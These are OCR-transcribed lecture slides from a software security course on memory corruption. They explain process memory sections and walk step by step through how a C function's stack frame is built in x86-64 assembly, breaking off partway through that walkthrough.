Software Security 2

Memory Corruption
Countermeasures

Carlo Ramponi <carlo.ramponi@unitn.it>

Memory Corruption

Memory corruption occurs in a computer program when the **contents of a memory location are modified** due to programmatic behavior that **exceeds the intention of the original programmer** or program/language constructs
This is termed as violation of **memory safety**.

The most likely causes of memory corruption are **programming errors** (software bugs).

When the corrupted memory contents are used later in that program, it leads either to **program crash** or to **strange and bizarre program behavior**.[1]

A memory corruption vulnerability can easily lead to **control-flow hijacking** and remote code execution.


[1]: https://en.wikipedia.org/wiki/Memory_corruption

The stack

The process memory

When a **program** is executed, it becomes a **process**, some memory is allocated to it.

The memory is then splitted in different **memory sections**, that are used in different ways




The process memory

```
carlo@carlo-minotebook ~ cat /proc/self/maps
555815d12000-555815d14000 r--p 00000000 103:02 2621871                   /usr/bin/cat
555815d14000-555815d18000 r-xp 00002000 103:02 2621871                   /usr/bin/cat
555815d18000-555815d1a000 r--p 00006000 103:02 2621871                   /usr/bin/cat
555815d1a000-555815d1b000 r--p 00007000 103:02 2621871                   /usr/bin/cat
555815d1b000-555815d1c000 rw-p 00008000 103:02 2621871                   /usr/bin/cat
555816814000-555816835000 rw-p 00000000 00:00 0                          [heap]
7ff6d6c00000-7ff6d6eeb000 r--p 00000000 103:02 2651714                   /usr/lib/locale/locale-archive
7ff6d6fbb000-7ff6d6fbe000 rw-p 00000000 00:00 0
7ff6d6fbe000-7ff6d6fe0000 r--p 00000000 103:02 2640291                   /usr/lib/libc.so.6
7ff6d6fe0000-7ff6d713a000 r-xp 00022000 103:02 2640291                   /usr/lib/libc.so.6
7ff6d713a000-7ff6d7192000 r--p 0017c000 103:02 2640291                   /usr/lib/libc.so.6
7ff6d7192000-7ff6d7196000 r--p 001d4000 103:02 2640291                   /usr/lib/libc.so.6
7ff6d7196000-7ff6d7198000 rw-p 001d8000 103:02 2640291                   /usr/lib/libc.so.6
7ff6d7198000-7ff6d71a7000 rw-p 00000000 00:00 0
7ff6d71d1000-7ff6d71f3000 rw-p 00000000 00:00 0
7ff6d71f3000-7ff6d71f4000 r--p 00000000 103:02 2639246                   /usr/lib/ld-linux-x86-64.so.2
7ff6d71f4000-7ff6d721a000 r-xp 00001000 103:02 2639246                   /usr/lib/ld-linux-x86-64.so.2
7ff6d721a000-7ff6d7224000 r--p 00027000 103:02 2639246                   /usr/lib/ld-linux-x86-64.so.2
7ff6d7224000-7ff6d7226000 r--p 00031000 103:02 2639246                   /usr/lib/ld-linux-x86-64.so.2
7ff6d7226000-7ff6d7228000 rw-p 00033000 103:02 2639246                   /usr/lib/ld-linux-x86-64.so.2
7ffdeaac6000-7ffdeaae8000 rw-p 00000000 00:00 0                          [stack]
```


The stack

```
1   int bar() {
2       return 2;
3   }
4
5   int foo() {
6       bar();
7       return 1;
8   }
9
10  int main() {
11      foo();
12      return 0;
13  }
```



The stack


```c
int foo(int a, int b) {
    int var1 = 1;
    int var2 = 2;
    int var3 = 3;
    int var4 = 4;
    return 0;
}
```



```asm
foo:
    ; prologue
    pushq   %rbp
    movq    %rsp, %rbp
    ; param a
    movl    %edi, -20(%rbp)
    ; param b
    movl    %esi, -24(%rbp)
    ; var1
    movl    $1, -4(%rbp)
    ; var2
    movl    $2, -8(%rbp)
    ; var3
    movl    $3, -12(%rbp)
    ; var4
    movl    $4, -16(%rbp)
    ; return 0
    movl    $0, %eax
    ; epilogue
    popq    %rbp
    ret
```


The stack

```
1  int foo(int a, int b) {
2      int var1 = 1;
3      int var2 = 2;
4      int var3 = 3;
5      int var4 = 4;
6      return 0;
7  }
```



The stack


```c
int bar(int a, int b) {
    int var1 = 1;
    int var2 = 2;
    int var3 = 3;
    int var4 = 4;
    foo(a, b);
    return 0;
}
```



```asm
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```


The stack

```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Push address of next instruction

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Push previous RBP

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Set RBP = RSP

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Allocate 24 bytes on the stack

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Save b (arg) on the stack

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Save a (arg) on the stack

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Set var1 = 1

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Set var2 = 2

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
    mov DWORD PTR -16[rbp], 4
    mov esi, DWORD PTR -24[rbp]
    mov edi, DWORD PTR -20[rbp]
    call    foo
    mov eax, 0
    leave
    ret
```



Set var3 = 3

The stack


```
main:
    ; [...]
    call bar
    ; [...]
bar:
    push    rbp
    mov rbp, rsp
    sub rsp, 24
    mov DWORD PTR -20[rbp], edi
    mov DWORD PTR -24[rbp], esi
    mov DWORD PTR -4[rbp], 1
    mov DWORD PTR -8[rbp], 2
    mov DWORD PTR -12[rbp], 3
